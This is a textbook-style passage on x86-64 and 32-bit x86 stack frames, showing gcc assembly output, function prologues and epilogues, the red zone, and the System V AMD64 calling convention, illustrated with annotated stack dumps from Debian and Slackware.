Test on Debian (64-bit): Assembly Code

The assembly code is long but very useful to clear up any doubts that may arise when reading output data and to get important information. Let us create it and study it:

```
g.$ gcc -S stackDump.c          # Creates the file stackDump.s containing the assembly code
stackDump.c: In function 'Dump':
stackDump.c:36:38: warning: cast from pointer to integer of different size
if(col==1) printf("..%04X > ", (uint16_t)p);
                                ^
g.$ cat stackDump.s             # Shows the contents of stackDump.s
        .file  "stackDump.c"
        .comm  nRows,4,4
        .text
        .globl getSP
        .type  getSP, @function
getSP:
.LFB2:
        .cfi_startproc
        pushq  %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq   %rsp, %rbp
        .cfi_def_cfa_register 6
#APP
# 17 "stackDump.c" 1
        movq %rsp, %rax
        addq $16, %rax
# 0 "" 2
#NO_APP
        popq   %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE2:
        .size  getSP, .-getSP
        .globl getBP
        .type  getBP, @function
getBP:
.LFB3:
        .cfi_startproc
        pushq  %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq   %rsp, %rbp
        .cfi_def_cfa_register 6
#APP
# 23 "stackDump.c" 1
        movq (%rbp), %rax
# 0 "" 2
```

```
#NO_APP
        popq   %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE3:
        .size getBP, .-getBP
        .section     .rodata
.LC0:
        .string "Dump:"
.LC1:
        .string "..%04X > "
.LC2:
        .string "%02X "
        .text
        .globl Dump
        .type  Dump, @function
Dump:
.LFB4:
        .cfi_startproc
        pushq  %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq   %rsp, %rbp
        .cfi_def_cfa_register 6
        subq   $32, %rsp
        movq   %rdi, -24(%rbp)
        movq   %rsi, -32(%rbp)
        cmpq   $0, -24(%rbp)
        je     .L4
        cmpq   $0, -32(%rbp)
        je     .L4
        movq   -24(%rbp), %rax
        cmpq   -32(%rbp), %rax
        jb     .L5
.L4:
        movl   $-1, %eax
        jmp    .L6
.L5:
        movl   $.LC0, %edi
        call   puts
        movl   $1, -4(%rbp)
        jmp    .L7
.L15:
        cmpl   $1, -4(%rbp)
        jne    .L8
        movq   -24(%rbp), %rax
        movzwl %ax, %eax
        movl   %eax, %esi
        movl   $.LC1, %edi
        movl   $0, %eax
        call   printf
```

```
.L8:
        movq   -24(%rbp), %rax
        movzbl (%rax), %eax
        movzbl %al, %eax
        movl   %eax, %esi
        movl   $.LC2, %edi
        movl   $0, %eax
        call   printf
        movl   -4(%rbp), %eax
        andl   $3, %eax
        testl  %eax, %eax
        jne    .L9
        movl   $32, %edi
        call   putchar
.L9:
        cmpl   $16, -4(%rbp)
        jne    .L10
        jmp    .L11
.L14:
        call   __ctype_b_loc
        movq   (%rax), %rdx
        movl   -4(%rbp), %eax
        cltq
        movl   $1, %ecx
        subq   %rax, %rcx
        movq   -24(%rbp), %rax
        addq   %rcx, %rax
        movzbl (%rax), %eax
        movzbl %al, %eax
        movl   %eax, -8(%rbp)
        movl   -8(%rbp), %eax
        cltq
        addq   %rax, %rax
        addq   %rdx, %rax
        movzwl (%rax), %eax
        movzwl %ax, %eax
        andl   $16384, %eax
        testl  %eax, %eax
        je     .L12
        movl   -8(%rbp), %eax
        jmp    .L13
.L12:
        movl   $46, %eax
.L13:
        movl   %eax, %edi
        call   putchar
        subl   $1, -4(%rbp)
.L11:
        cmpl   $0, -4(%rbp)
        jg     .L14
```

```
        movl   $10, %edi
        call   putchar
.L10:
        addl   $1, -4(%rbp)
        addq   $1, -24(%rbp)
.L7:
        movq   -24(%rbp), %rax
        cmpq   -32(%rbp), %rax
        jb     .L15
        movl   $10, %edi
        call   putchar
        movl   $0, %eax
.L6:
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE4:
        .size   Dump, .-Dump
        .section        .rodata
.LC3:
        .string "Address of f2()   = %p\n\n"
.LC4:
        .string "f2: SP = %p\n    BP = %p\n\n"
.LC5:
        .string "f2: warning: Dump aborted"
        .text
        .globl f2
        .type f2, @function
f2:
.LFB5:
        .cfi_startproc
        pushq  %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq   %rsp, %rbp
        .cfi_def_cfa_register 6
        subq   $64, %rsp
        movl   %esi, %eax
        movl   %edx, -44(%rbp)
        movq   %rcx, -56(%rbp)
        movb   %dil, -36(%rbp)
        movw   %ax, -40(%rbp)
        movl   $829829734, -4(%rbp)
        movl   $0, %eax
        call   getSP
        movq   %rax, -16(%rbp)
        movl   $0, %eax
        call   getBP
        movq   %rax, -24(%rbp)
        movl   $f2, %esi
```

```
        movl   $.LC3, %edi
        movl   $0, %eax
        call   printf
        movq   -24(%rbp), %rdx
        movq   -16(%rbp), %rax
        movq   %rax, %rsi
        movl   $.LC4, %edi
        movl   $0, %eax
        call   printf
        movl   nRows(%rip), %eax
        sall   $4, %eax
        movslq %eax, %rdx
        movq   -16(%rbp), %rax
        addq   %rax, %rdx
        movq   -16(%rbp), %rax
        movq   %rdx, %rsi
        movq   %rax, %rdi
        call   Dump
        testl  %eax, %eax
        je     .L16
        movl   $.LC5, %edi
        call   puts
.L16:
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE5:
        .size   f2, .-f2
        .section        .rodata
.LC6:
        .string "Address of f1() = %p\n"
        .text
        .globl  f1
        .type   f1, @function
f1:
.LFB6:
        .cfi_startproc
        pushq %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq %rsp, %rbp
        .cfi_def_cfa_register 6
        subq   $32, %rsp
        movl   %edi, -20(%rbp)
        movb   $49, -1(%rbp)
        movw   $12918, -4(%rbp)
        movl   $863383910, -8(%rbp)
        movq   $880161126, -16(%rbp)
        movl   $f1, %esi
        movl   $.LC6, %edi
```

```
        movl   $0, %eax
        call   printf
        movq   -16(%rbp), %rax
        leaq   -392960(%rax), %rcx
        movl   -8(%rbp), %eax
        leal   -392960(%rax), %edx
        movzwl -4(%rbp), %eax
        subl   $6, %eax
        movswl %ax, %esi
        movsbl -1(%rbp), %eax
        movl   %eax, %edi
        call   f2
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE6:
        .size   f1, .-f1
        .section        .rodata
.LC7:
        .string "\nAddress of main() = %p\n"
        .text
        .globl  main
        .type   main, @function
main:
.LFB7:
        .cfi_startproc
        pushq %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq %rsp, %rbp
        .cfi_def_cfa_register 6
        subq   $32, %rsp
        movl   %edi, -20(%rbp)
        movq   %rsi, -32(%rbp)
        movl   $829829222, -4(%rbp)
        cmpl   $1, -20(%rbp)
        jle    .L20
        movq   -32(%rbp), %rax
        addq   $8, %rax
        movq   (%rax), %rax
        movq   %rax, %rdi
        call   atoi
        jmp    .L21
.L20:
        movl   $20, %eax
.L21:
        movl   %eax, nRows(%rip)
        movl   $main, %esi
        movl   $.LC7, %edi
        movl   $0, %eax
```

```
        call   printf
        movl   -4(%rbp), %eax
        subl   $392960, %eax
        movl   %eax, %edi
        call   f1
        movl   $0, %eax
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE7:
        .size   main, .-main
        .ident  "GCC: (Debian 4.9.2-10) 4.9.2"
        .section       .note.GNU-stack,"",@progbits
g.$
```

The Prologue of a Function

Reading the assembly code, we notice the repeated occurrence of a preliminary procedure at the beginning of each function's code. By the *prologue* of a function, we mean the sequence of operations preceding the true code of the function. Usually the prologue includes the following:

- The copy of RBP to the stack
- The copy of RSP to RBP
- The backup copy of nonvolatile registers, if needed
- The decrement of RSP to save space for local variables, copies of parameters that are passed through registers, and data for functions to be called

For instance, the prologue of `f2()` looks like this:

```
pushq  %rbp              # Copies RBP to the stack (we called BP_C this copy)
movq   %rsp, %rbp        # Copies RSP to RBP (now RBP points to BP_C)
subq   $64, %rsp         # Allocates 32 bytes for variables and 32 bytes for copies of
                           parameters
```

The prologue is followed by some instructions that copy parameters from registers (where they were saved by the caller) to the stack:

```
movl   %esi, %eax        # Copies ESI to EAX
movl   %edx, -44(%rbp)   # Copies the 3rd parameter (int p3) to the stack
movq   %rcx, -56(%rbp)   # Copies the 4th parameter (long int p4) to the stack
movb   %dil, -36(%rbp)   # Copies the 1st parameter (char p1); DIL is the low byte of RDI
movw   %ax,  -40(%rbp)   # Copies the 2nd parameter (short int p2) to the stack
```

After that there are some initializations of local variables:

```
movl    $829829734, -4(%rbp)    # Initializes f2v1 ( 829829734 = 0x31763266 = "f2v1" )
```

The prologues of the other functions look like the prologue of f2(), with slight differences since the number of parameters and local variables to save on the stack varies. For instance, main(), f1() and Dump() each allocate two paragraphs for local variables and copies of parameters, and so their prologues contain subq $32, %rsp.

Because getSP() and getBP() have neither parameters nor local variables, their prologues don't have instructions such as subq $xx, %rsp

The Epilogue of a Function

The *epilogue* of a function is the set of operations to be executed, when the function terminates, to restore the contents of RSP and RBP as well as of the nonvolatile registers, and finally to return control to the calling function.

For example, the epilogue of f2() is this:

```
leave     # Restores RSP, RBP (it's the same as "movq %rbp, %rsp" + "popq %rbp")
ret       # Returns to the caller: Copies the return address to RIP, and then adds 8 to RSP.
```

The instruction movq %rbp, %rsp can be replaced by addq $n, %rsp; therefore, the instruction leave in f2() can be replaced by addq $64, %rsp + popq %rbp, while in Dump(), f1(), and main(), it can be replaced by addq $32, %rsp + popq %rbp.

Sometimes (when it is ineffective) movq %rbp, %rsp can be omitted; gcc does that for getSP() and getBP(), hence leave is replaced only by popq %rbp. Note that even popq %rbp may be missing; therefore the epilogue contains only ret or movq %rbp, %rsp + ret.

The instruction passing the return value to the caller precedes the epilogue but doesn't belong to it.

Variations in Prologues and Epilogues

Prologue and epilogue depend on the related function, compiler, and its options; more specifically, we'll see the influence of code optimization. Some examples are useful to clarify. If we use gcc v. 4.4.5 on Debian 6 (without enabling optimization), the prologue of function f2 looks like this:

```
pushq   %rbp
movq    %rsp, %rbp
pushq   %rbx                # Makes a backup copy of RBX before modifying it
subq    $72, %rsp           # RSP is still multiple of 16
```

And the epilogue is this:

```
addq    $72, %rsp           # Restores RSP to point to the copy of RBX on the stack
popq    %rbx                # Restores the original value of RBX
leave
ret
```

If we compile using gcc v. 4.7.2 on Debian 7 and activate code optimization, the compiler doesn't use the register RBP (see the section "Stack Frames" earlier in the chapter), which becomes available for storing data, thus skipping stack usage. But optimization doesn't change the calling convention or the naming convention. To do such a compilation, we have to add the option -O to activate optimization:

```
g.$ gcc -S -O stackDump.c
```

Let's start by examining the code of f1():

```
subq   $8, %rsp
movl   $f1, %esi              # 2nd argument of printf(): f1
movl   $.LC6, %edi            # 1st argument of printf(): "Address of f1() = %p\n"
movl   $0, %eax               # EAX is a hidden argument [8]
call   printf                 # printf("Address of f1() = %p\n", f1);
movl   $879768166, %ecx       # 0x34703266 = "f2p4"
movl   $862990950, %edx       # 0x33703266 = "f2p3"
movl   $12912, %esi           # 0x3270 = "p2"
movl   $49, %edi              # 0x31 = "1"
call   f2                     # f2(f1v1, f1v2-6, f1v3-0x5FF00, f1v4-0x5FF00);
addq   $8, %rsp
ret
```

Here RBP is missing; it is useless because the stack is not used: all data are placed in registers (including RBP if needed). So the stack frame of f1() drops to *only one paragraph* containing the return address, copied onto the stack by the instruction call f1 of main().

As a consequence, RSP is no longer a multiple of 16; to keep the alignment, the compiler adds in the prologue the instruction subq $8, %rsp and in the epilogue the opposite: addq $8, %rsp.

The prologue of f1() drops to only one instruction (subq $8, %rsp), which is not intended to allocate stack space for local variables.

The epilogue of f1() contains the following instructions:

```
addq   $8, %rsp                          # It was "leave"
ret
```

Even the prologue of f2() has been changed:

```
pushq   %rbp
pushq   %rbx
subq    $8, %rsp
```

In this case the register RBP doesn't hold the dynamic link; RBP and RBX have the same purpose: to save the value of register RAX, containing a return value, before RAX may be overwritten. Since they both are nonvolatile registers, the compiler copies their initial values to the stack.

Here, too, the instruction subq $8, %rsp is used to keep RSP aligned. The epilogue of f2() changes accordingly:

```
addq   $8, %rsp                          # Inverse of "subq $8, %rsp"
popq   %rbx                              # Inverse of "pushq %rbx"
popq   %rbp                              # Inverse of "pushq %rbp"
ret
```

Optimization Issues

The execution of the optimized program produces a segmentation fault; therefore, both functions getSP() and getBP() need to be modified as outlined in the discussion of function getBP(). Once we have done those modifications, the executable program can be started; but in the output data there are neither parameters nor local variables, because those are stored inside registers to increase the execution speed.

[8]The calling convention requires that before calling a function with no prototype or with a variable number of parameters, the calling function must store in AL (the low byte of RAX) the maximum number of SSE registers (XMM0-7) used. Therefore AL works like a hidden additional parameter.

Even the dynamic chain disappears (dynamic links are missing); the stack is used only to store return addresses (with a green background in Figure 5-18) and copies of nonvolatile registers (with light blue background). The actual layout of stack frames is shown in Figure 5-18.

```
g.$ ./stackDump_optimized 6

Address of main() = 0x400882
Address of f1()   = 0x40084c
Address of f2()   = 0x4007d7

f2: SP = 0x7fff28b36690
    BP = (nil)                    RBP              RBX     IP_C

Dump:
..6690 > 07 0A 40 00  00 00 00 00  00 00 00 00  00 00 00 00  ..@.............
..66A0 > 00 00 00 00  00 00 00 00  7D 08 40 00  00 00 00 00  ........}.@.....   f2
..66B0 > 01 00 00 00  00 00 00 00  C7 08 40 00  00 00 00 00  ..........@.....   f1
..66C0 > 00 00 00 00  00 00 00 00  AD DE 82 21  CD 7F 00 00  ...........!....   main
..66D0 > 00 00 00 00  00 00 00 00  A8 67 B3 28  FF 7F 00 00  .........g.(....
..66E0 > 00 00 00 00  02 00 00 00  82 08 40 00  00 00 00 00  ..........@.....
```

Figure 5-18. *Stack frames of the optimized program*

Speeding Up Execution

We have seen that compilers use the register RBP in a nonstandard way when code optimization is enabled, but this can happen even if we don't ask for optimization. In other words, base pointer usage is not mandatory.

As a trivial example, we can write the following:

```
int g2(int p1) { return p1; }
int g1(int p1) { return g2(p1); }
int main()     { return g1(65); }
```

The unoptimized assembly code for function g2 is this:

```
pushq  %rbp
movq   %rsp, %rbp                              # From here on out RSP = RBP
movl   %edi, -4(%rbp)
movl   -4(%rbp), %eax
popq   %rbp
ret
```

The stack frame of function g2 holds two paragraphs: one for the dynamic link and the return address, another for the copy of parameter p1.

The instruction `subq $16, %rsp` is missing because the compiler optimizes the code, thus saving two instructions: `subq $16, %rsp` in the prologue and `addq $16, %rsp` in the epilogue.

The parameter p1 (and local variables, if any) is stored in the *red zone* of the stack: this is a 128-byte memory area with base address RSP-128 (therefore located on the left of the stack boundary).

The red zone is treated by the operating system as a private area to be used by g2(). Figure 5-19 shows how it looks.

Figure 5-19. *The red zone of the stack is used as a private area for storing data*

The red zone is used to store temporary data (even the entire stack frame) by what are called *leaf functions,* which don't call any other function, because that zone would be overwritten by function calls. This avoids adjusting the stack pointer in the prologue and epilogue.

Since `g1()` calls `g2()`, the red zone is not used by `g1()`; Figure 5-20 shows the stack frame of `g1()`.

Figure 5-20. *Stack frame of `g1()`; it doesn't use the red zone. The stack pointer is not properly aligned*

Stack Pointer Alignment—an Exception

When reading the previous code listing (see Figure 5-20) we find that the stack pointer is properly aligned before `call g1`, but *not* before `call g2`. It is an exception that doesn't occur if recompiling with `clang`. Adding local variables to `g1()` or `g2()` doesn't correct the stack alignment; for example:

```
int g2(int p1) { int v1=2; return p1+v1; }
int g1(int p1) { int v1=1; return g2(p1+v1); }
int main()     { return g1(65); }
```

The assembly code and the stack frame for `g1()` are shown in Figure 5-21. The instruction `subq $24, %rsp` produces a stack pointer misalignment.




Figure 5-21. *Another example showing stack pointer misalignment*

If in `g2()` we add `putchar(p1)` before `return`, the compiler stops using the red zone for `g2()` and correctly aligns `RSP` before calling `g2()`.

Test on Debian (64-bit): Calling and Naming Conventions

The information obtained from our tests, even if incomplete, is enough to recognize the calling convention adopted by `gcc`: *System V AMD64 ABI*. This convention is defined by a document[9] that gives details about the interface for compiled programs (*ABI: Application Binary Interface*).

[9]For details, see `http://www.x86-64.org/documentation_folder/abi-0.99.pdf`.

The ABI is a set of common rules (of which the calling convention is only a part) ensuring compatibility and portability of binary code. This way the various parts of a complex application can be linked together and correctly executed on all systems that honor the same rules.

The ABI specifies calling convention, object and executable file format, structure of software packages, package installation and uninstallation procedure, archive file format, libraries (and included functions), procedure for loading executables, libraries linking, network protocols, system commands, execution environment, file system structure, and much more.

We can divide the ABI into two parts:

1. *gABI* (*g* stands for "Generic") contains portable standard specifications, those that don't depend on the hardware platform (type of processor)[10].

   Some sections are left empty, with a note "Processor-Specific"; they refer to another document (psABI, discussed next), which integrates the ABI.

2. *psABI* (*ps* stands for "Processor Specific") is the part depending on the hardware platform. There is one psABI for each hardware platform.[11]

   That's why our ABI has this description on the first page:

System V Application Binary Interface

AMD64 Architecture Processor Supplement

Following is a list of the most important characteristics of the calling convention.

- Before calling a function, the stack pointer (RSP) must be a multiple of 16.
- Arguments of type pointer or integer (included `char`, `short int`, and so on) are passed by the calling function in registers RDI, RSI, RDX, RCX, R8, and R9. Arguments of type float or double are passed in registers XMM0-7. Additional arguments are passed on the stack in reverse order.
- The nonvolatile registers are RSP, RBP, RBX, R12, R13, R14, and R15.
  - Each function allocates and then removes from the stack its own local variables,[12] but the removal of the whole stack frame[13] is completed by the caller, which is responsible for allocating stack space for any extra parameters (beyond the registers reserved for them).
  - Each function may use a 128-byte red zone; here leaf functions can store their local variables and copies of parameters.
- Return values of type `pointer` or `integer` are stored in `rAX`; those of type `float` or `double` in `XMM0`.

[10]For details, see http://refspecs.linuxbase.org/elf/gabi41.pdf

[11]For instance, see http://refspecs.linuxbase.org/.

[12]Local variables may be allocated in registers rather than on the stack.

[13]The definition of stack frame we gave at the beginning of the chapter is different from the one used by the ABI, which can be summarized thus: "The stack frame of a function is a memory area allocated when the function starts." Therefore it is between `RSP` and `RBP`+16. According to this definition, the return address, the dynamic link, and the local variables of a function all belong to the related stack frame, which is created and removed with the same function, but it's not sure that all its parameters lie in the same frame.

This calling convention has a lot in common with `cdecl` (detailed later in the chapter), particularly the order in which arguments (beyond those passed in registers) are passed on the stack and who (the caller or the callee) must clean it.

The `cdecl` convention doesn't use registers for passing arguments. Because registers speed up execution, it would be a waste to not use them in modern operating systems.

Function names don't begin with an underscore character; therefore they remain unchanged, as in the C source files. This also applies to global and external static variables. If two C sources have external static variables with the same name, in the assembly code they keep the same name (without a starting underscore). But they are distinct because their names are local symbols, as we can see by using the command `nm`.

The names of internal static variables are followed by a dot and a progressive integer number, as in `name1.2831`, `name2.2832`, and so on.

By contrast, the names of local variables are lost; in the assembly code local variables have no name, because compilers identify them through the offset from the byte pointed to by `RBP` or `RSP`:

```
movl   $863383910, -8(%rbp)                    # Copies 863383910 = 0x33763166 to f1v3
```

Test on Debian (64-bit): Stack Frame Charts

In Figures 5-22 through 5-24, the stack frame layout for each function is graphically summarized to provide an overview showing how stack frames are internally organized. Each object (local variable, copy of parameter, or register) is represented by a colored rectangle; over each of them there is the offset from the byte addressed by `RBP`. Unused memory areas have white background.

Paragraphs are delimited by thick vertical segments. It's worth noting, once again, that the stack frame layout is only summarily described by calling conventions, which leave compilers free to arrange the internal objects; see §3.2.2 ("The Stack Frame") of the ABI.




Figure 5-22. *Stack frame of function* `f2`




Figure 5-23. *Stack frame of function* `f1`




Figure 5-24. *Stack frame of function* `main`

Test on Slackware (32-bit)

This next test has been done using gcc v. 4.9.2 (the same as in the previous test) installed[14] on Slackware 14.1 for x86 processors. Now we have a different processor (x86/32bit instead of x86/64bit), as well as a different Linux distribution, whose libraries (particularly `libc`, which contains the function `__libc_start_main`) could show small differences from Debian.

```
g.$                                          Arch: x86,  OS: Slackware 14.1 (32 bit),  compiler: gcc v. 4.9.2
g.$ gcc stackDump.c -o stackDump
stackDump.c: In function 'Dump':
stackDump.c:36:38: warning: cast from pointer to integer of different size
       if(col==1) printf("..%04X > ", (uint16_t)p);
                                       ^
g.$ ./stackDump 15

Address of main() = 0x804872c
Address of f1()   = 0x80486c7
Address of f2()   = 0x804863e

f2: SP = 0xbfea9920
    BP = 0xbfea9948

Dump:
..9920 > 00 00 00 00  00 00 00 00  70 32 EA BF  31 98 62 B7  ........p2..1.b.
..9930 > A0 1A 76 B7  48 99 EA BF  20 99 EA BF  66 32 76 31  ..v.H... ...f2v1
..9940 > 80 18 76 B7  4C 06 5E B7  78 99 EA BF  24 87 04 08  ..v.L.^.x...$...
..9950 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34  1...p2..f2p3f2p4
..9960 > A0 1A 76 B7  66 31 76 34  66 31 76 33  76 32 62 31  ..v.f1v4f1v3v2b1
..9970 > 0F 00 00 00  00 10 76 B7  A8 99 EA BF  91 87 04 08  ......v.........
..9980 > 66 31 70 31  2C 87 04 08  B0 9B 04 08  D3 87 04 08  f1p1,...........
..9990 > B0 87 04 08  E0 83 04 08  00 00 00 00  66 30 76 31  ............f0v1
..99A0 > A4 13 76 B7  C0 99 EA BF  00 00 00 00  A3 37 5F B7  ..v.........7_.
..99B0 > B0 87 04 08  00 00 00 00  00 00 00 00  A3 37 5F B7  ............7_.
..99C0 > 02 00 00 00  54 9A EA BF  60 9A EA BF  00 E0 FF FF  ....T...`.......
..99D0 > 00 00 00 00  00 00 00 00  F4 99 EA BF  C8 9B 04 08  ................
..99E0 > 30 82 04 08  00 10 76 B7  00 00 00 00  00 00 00 00  0.....v.........
..99F0 > 00 00 00 00  0A B1 0D C3  1B F5 50 A8  00 00 00 00  ..........P.....
..9A00 > 00 00 00 00  00 00 00 00  02 00 00 00  E0 83 04 08  ................

g.$
```

Contents

f2 f1 main

In this case it's natural to expect a different calling convention. Instead of Slackware, we could use Debian for i386 processors; the output data should not change; we'll see later.

[14]See instructions at the following page: http://gcc.gnu.org/wiki/InstallingGCC.

Test on Slackware (32-bit): Stack Frame of f2()

In the first paragraph we can see the copies of the first two parameters, which are less than four bytes each; they are `p1` (`char`, one byte) and `p2` (`short int`, two bytes). For each copy the compiler reserves four bytes on the stack.

Parameters are left-aligned ("`p2..`", not "`..p2`") because the compiler pushes them onto the stack starting from the byte pointed to by `ESP` (thus moving to the right), not from the byte pointed to by `EBP` (moving to the left) as for local variables.

The compiler uselessly "extracts" parameters into registers before saving them on the stack. The procedure is similar for all of them; for example:

```
movl  8(%ebp), %edx      # Copies (int)p1 (4 bytes) to EDX
movb %dl, -28(%ebp)      # Extracts (char)p1 (1 byte) from EDX to the stack.
```

Using a register is necessary, since it's not possible to copy data from memory to memory, as in

```
movb 8(%ebp), -28(%ebp)
```

If, at a later time, `p1` were needed (as argument for another function, or as addend in a mathematical expression, or for some other reason), the compiler would repeat the same procedure, reversing the path:

```
movsbl  -28(%ebp), %edx   # Copies the byte at address EBP-28 to EDX
```

The last instruction converts one `char` to `int` (`movsbl` = *MOV*e with *S*ign extent from *B*yte to *L*ongword, four bytes), and then copies it to EDX

The remaining 13 bytes are unused.

The following paragraph includes local variables: `bp` (bytes 5-8), `sp` (bytes 9-12), and `f2v1` (bytes 13-16). They are allocated in the same order as they are declared in the C source: the first is `f2v1` (at the highest address); the last is `bp` (at lower address, so it appears on the left).

The third paragraph includes the dynamic link (bytes 9-12) and the return address (bytes 13-16)[15]. In fact, we know that `EBP` (=0xbfea9948) points to the dynamic link. There are unused bytes (4+8) in the second and third paragraph; they are necessary to avoid mixing in the same paragraph parameters, variables, and "return addresses" (including the dynamic link).

The parameters of `f2()`, in the fourth paragraph, close the stack frame.[16] Parameters, allocated onto the stack in reverse order, have addresses that are multiples of 4; for each of them, even if of type `char` or `short int`, the compiler reserves four bytes.

Test on Slackware (32-bit): Stack Frame of f1()

The first paragraph of this record contains local variables. It is to be noted that `f1v1`, of type `char`, needs only one byte, but the compiler reserves two bytes on the stack so that the following variable (`f1v2`, of type `short int`, which needs two bytes) is correctly aligned (it has an address that is a multiple of 2).

If `f1v2` were of type `char`, for `f1v1` the compiler would reserve only one byte, not two. In that case there would be two unused bytes between `f1v2` and `f1v3`, since `f1v3` (of type `int`) must have an address that is a multiple of its size (four bytes):

```
..9960 > A0 1A 76 B7   66 31 76 34   66 31 76 33   C8 02 32 31   ..v.f1v4f1v3..21
```

[15] Even in this case, the calling convention requires the stack pointer to be a multiple of 16 before calling a function.
[16] The assembly code shows that functions push onto the stack, in reverse order, all arguments of the functions they will call. There is a reason for that: there are far fewer x86 registers than x86_64 registers.

Therefore, the "empty spaces" (that is, the unused bytes) result from two needs:

- To allocate variables in the same order they are declared in the C source code;
- To assign to each variable an address that is a multiple of its size.

The two following paragraphs tell us nothing new: the second includes the dynamic link and the return address, the third includes the only parameter, `p1`. In the four bytes following `p1` we recognize the address of `main()`:

```
              p1          main
..9980 > 66 31 70 31  2C 87 04 08  B0 9B 04 08  D3 87 04 08  f1p1,...........
```

It is the second parameter of `printf()`, called before `f1()`.

Test on Slackware (32-bit): Stack Frame of main()

This record holds four paragraphs (like `f2`). The first contains the only local variable (`f0v1`); the second contains the dynamic link (with null value, terminating the dynamic chain) and the return address, which points into `__libc_start_main()`. The parameters (`argc`, `argv`) are in the fourth paragraph; they are aligned on the left boundary and appear in the same order as in the prototype (because they are stored on the stack in reverse order).

It is easy to identify `argc` as 02 00 00 00 because we passed 15 as argument on the command line, so `argc=2`. Consequently the other parameter (`argv`) must be 54 9A EA BF = 0xbfea9a54. After `argv` there is `envp` (=0xbfea9a60), always pushed onto the stack even if it is missing in the declaration of `main()`:

```
             argc         argv        envp
..99C0 > 02 00 00 00  54 9A EA BF  60 9A EA BF  00 E0 FF FF
```

But something looks strange: it's not clear why the third paragraph includes a copy of `IP_C`; we need the assembly code to understand.

Test on Slackware (32-bit): Assembly Code

Reading the complete assembly code, most of it omitted here to save space, is very useful to better understand how function calls work and to get valuable information. For example, the prologue of `f1()` is this:

```
pushl   %ebp                    # Register names are ESP, EBP on a 32-bit operating system
movl    %esp, %ebp
pushl   %ebx                    # Copies the nonvolatile register EBX before f1() can use it
subl    $20, %esp               # Reserves space for local variables
```

The penultimate instruction (`pushl %ebx`) tells us that the stack frame of `f1()` contains another "hidden variable," a copy of the `EBX` register.

The epilogue of `f1()` is the opposite of the prologue:

```
addl   $16, %esp                # ESP now points to the local variables
movl   -4(%ebp), %ebx           # Restores EBX
leave                           # Restores RSP, RBP
ret
```

The assembly code of `main()` shows a strange prologue:

```
leal   4(%esp), %ecx     # Stores in ECX the value of ESP before main() was called; now ECX=&argc
andl   $-16, %esp        # Zeroes the low semibyte of ESP
pushl  -4(%ecx)          # Copies IP_C one line up, in the lower paragraph
pushl  %ebp              # Pushes BP_C next to the copy of IP_C
movl   %esp, %ebp        # Copies ESP to EBP (now EBP points to BP_C)
pushl  %ecx              # Copies ECX (=&argc) onto the stack, next to BP_C
subl   $20, %esp         # Reserves stack space for local variables (f0v1)
```

The corresponding epilogue is this:

```
addl   $16, %esp         # Makes ESP point to the paragraph which contains BP_C
movl   $0, %eax          # Stores in EAX the return value of main()
movl   -4(%ebp), %ecx    # Restores in ECX the value of ESP before main() was called; ECX=&argc
leave                    # Makes ESP point to the copy of IP_C
leal   -4(%ecx), %esp    # Makes ESP point to IP_C
ret                      # Returns to the caller (the function __libc_start_main)
```

